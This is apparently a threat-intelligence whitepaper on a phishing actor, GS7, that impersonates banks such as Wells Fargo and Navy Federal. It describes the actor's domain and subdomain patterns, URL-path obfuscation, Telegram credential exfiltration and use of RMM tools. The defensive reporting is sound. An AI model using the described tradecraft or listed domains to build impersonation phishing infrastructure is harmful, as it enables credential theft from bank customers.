
Whitepaper



Operation DoppelBrand:


Weaponizing Fortune 500 Brands for Credential Theft and Remote Access

SOCRadar®
Your Eyes Beyond

socradar.io

Executive Summary

Between December 2025 and January 2026, the SOCRadar team tracked campaigns against Fortune 500 companies such as Wells Fargo and USAA, with a particular focus on the major Financial and Technology industries, by the same threat actor, known as **"GS7"**. This adversary has been active for years, rotating its infrastructure and impersonating legitimate portals, and has amassed hundreds of malicious domains tied to its modus operandi. Its campaigns include operations targeting banking institutions, technology companies, payment platforms, and other entities.



SOCRadar Platform, Threat Actor Intelligence

The elements that distinguish this actor and its campaigns are the creation of highly similar portals used in phishing operations to redirect victims toward credential theft. These portals leverage sophisticated custom phishing kits to download remote management and monitoring tools on victim systems, enabling remote access or the deployment of additional tools such as malware. These tactics, also used by other actors with a similar profile, are often employed for several purposes, including:

- Selling access to an infrastructure, acting as an initial access broker for larger groups such as ransomware operators or other criminal profiles,
- Deploying additional malware to gain greater control, such as remote access tools,
- Stealing more information from the user, the machine, or the infrastructure through the use of stealers,
- Performing lateral movement, either by affiliates or by the adversary itself.


The campaign exhibits a high level of automation, with domains registered in batches through OwnRegistrar, hosted behind Cloudflare infrastructure for obfuscation, and configured with cPanel to enable rapid deployment of phishing sites.

Key Points

- GS7 is a financially motivated actor.
- It uses rotating infrastructure such as NameCheap and OwnRegistrar.
- It creates portals impersonating relevant organizations such as banks, financial institutions, and technology companies.
- It has a strong focus on countries such as the United States, as well as LATAM and European countries.
- In recent campaigns, it uses bots and Telegram to exfiltrate information.
- For post exploitation, it relies on hack tools such as RMM tools, including LogMeIn and ScreenConnect.
- More than 150 domains related to the modus operandi and characteristics of the latest campaign are estimated to have been used in recent months.

History

The actor usually follows an order for creating and developing the campaign, which the SOCRadar team has been following. The preparation timeline till the campaign starts is as follows:



Initial Discovery

During this GS7 campaign, typical methodologies have been observed to expand from a single domain into a more mature infrastructure that hosts multiple phishing sites, where **RMM** tools are deployed for subsequent post exploitation.

During the SOCRadar Threat Hunting Team's intelligence gathering activities, the team came across a **suspicious domain** (media-auth.com) created in December that had several notable characteristics, which were then reviewed in depth.

The domain was created a few days earlier, taking advantage of the holiday season. This time gap is often leveraged by this type of adversary, who uses offers or platforms to capture the victim's attention while exploiting the reduced staffing that commonly occurs in security teams, increasing the likelihood of campaign success.

The first domain, media-auth.com, was tagged by SOCRadar technology as suspicious for several reasons:

- Recently registered domain, less than seven days old,
- Suspicious name that encourages logging in,
- Hosted on Cloudflare,
- Use of a provider commonly seen in these campaigns, such as OwnRegistrar,
- Certificates issued multiple times, including Let’s Encrypt and Google Trust Service.

The basic characteristics that were often replicated by the attacker across other domains included:

```
First Seen: Between 2025-12-20 to 2026-01-12
Registrar: OwnRegistrar | NameCheap
SSL/TLS:
  Certificate: Let's Encrypt | Google Trust Services
  Validity Period: 90 days
Registration duration: 1 Year
Infrastructure: CloudFlare
Same JARM
```

Following further investigation, the phishing panels were extracted, and credential harvesting activity and impersonation pages associated with this domain were confirmed.

Several associated subdomains were also identified, following a pattern that was sometimes replicated along with the domain throughout the campaign:

```
mail.media-auth.com
rss.media-auth.com
tyd.media-auth.com
dfr.media-auth.com
cpanel.media-auth.com
cpcalendars.media-auth.com
```

Within this pattern, it can be observed that certain subdomains are used, sometimes referencing common features, while concealing functionalities such as social networks, administrative panels, or email, following a structure such as:

```
Subdomain.random-auth|account|verify|secure|confirm.(online|com)
```

All of these characteristics, as mentioned previously, were imitated or copied across the rest of the domains created during the referenced time period, resulting in dozens of similar portals impersonating a wide range of companies.

Subdomains

The subdomain architecture deployed by GS7 in some cases reveals a potentially automated infrastructure with a strong focus on impersonation as part of the campaign. Analysis of these subdomains is relevant, as it allows clear identification of patterns and separation between those automatically generated by the hosting system, those used for campaign management, and those created for brand impersonation.


All analyzed domains exhibit an identical set of subdomains:

- cpanel.*: Hosting administration panel
- webmail.* and mail.*: Webmail interfaces
- webdisk.*: WebDAV access to the file system
- cpcalendars.* and cpcontacts.*: Calendar and Contacts applications
- autodiscover.*: Mail client auto configuration
- www.*: Standard web subdomain

The presence of these subdomains, particularly cpcalendars.* and cpcontacts.*, is noteworthy, as these are cPanel features rarely used in practice, yet they appear across many GS7 domains.

In some cases, subdomains that do not follow common website patterns were identified, such as rss.*, which is unrelated to RSS feeds and instead hosts **RMM samples or binaries**. Similarly, cpcalendars.* and cpcontacts.* were observed serving unexpected purposes, as mentioned previously.

Other subdomains with seemingly random naming, such as tyd.* or dfr.* were also identified. These do not correspond to any conventional naming standard and can be useful during pivoting activities.



< Randomly named subdomains under media-auth.com

This DNS implementation reveals that GS7 uses wildcard DNS records, such as *.media-auth.com, which allows the creation of subdomains without DNS reconfiguration, facilitating rapid rotation and evasion of blocklists.

In addition to this style of subdomain usage, some subdomains directly reference specific entities. In the case of the media-auth domain, relevant examples include Wells Fargo, USAA, Navy Federal, and Fidelity.


This indicates direct abuse of these brands in phishing campaigns, where the similarity of the address, combined with a valid certificate, even if issued by Let's Encrypt or a similar authority, can make the site appear legitimate.

navyfed.media-auth.com
usaa.media-auth.com
wellsfargo.media-auth.com

< Brand-referencing subdomains

Furthermore, GS7 employs an obfuscation variant using URL paths that simulate the structure of subdomains within the URL path itself:

```
media-auth[.]com/wellsfargo.media-auth.com/
```




Phishing login page for Wells Fargo

This approach is different but psychologically similar, as the victim sees wellsfargo.media-auth.com in the URL and assumes they are on a legitimate Wells Fargo site.

The pages served through these subdomains and paths are very close replicas of the legitimate websites. Comparative analysis of visual elements shows that GS7 has copied elements such as:

- Assets including logos with identical SVG formats, CSS stylesheets with up to 98 percent similarity, icons, favicons, and more,
- Form structure with exact layouts for username and password fields and buttons with identical text,
- Branding with identical color schemes,
- Footers with privacy and security links, often non-functional, to simulate legitimacy.

Moreover, multiple hidden panels are present, which, as mentioned earlier, point to different well-known brands and follow the same styling patterns, further deceiving users.




Phishing login page for Navy Federal Credit Union

Modus Operandi

The threat actor, as previously mentioned, semi-automatically creates this type of domain, which serves as a lure to deploy the previously described infrastructure, following patterns that rotate over time.

Campaign Overview

The adversary focuses on collecting information about the victims or the companies it intends to target in order to prepare the infrastructure. Once this task is completed, it proceeds with the creation of the pages as previously observed and subsequently sends emails or messages to specific companies. The intermediate objective is to obtain the credentials entered on these pages and forward them to a Telegram bot, collecting relevant information. After this, a remote management and monitoring tool can be deployed, in this case, LogMeIn, which allows control of the victim's device and may have further implications if the device belongs to an organizational environment.




Campaign Flow

The development of the campaign after the infrastructure is created is critical, since once it reaches the next stage, the actor can launch emails against targeted victims depending on the campaigns prepared.

Reconnaissance

The adversary can fraudulently obtain key information about its victims from various portals and Telegram channels, forming a cycle in which the information collected during campaigns can be sold and reused to obtain accounts or usernames from different organizations to further target future campaigns.

Before executing phishing campaigns, GS7, like other threat actors with similar motivations, relies on underground sources to acquire critical information about its targets. This reconnaissance process enables attack customization, while also feeding a cycle in which information obtained in one campaign can be monetized and reused in future operations or sold to other adversaries.



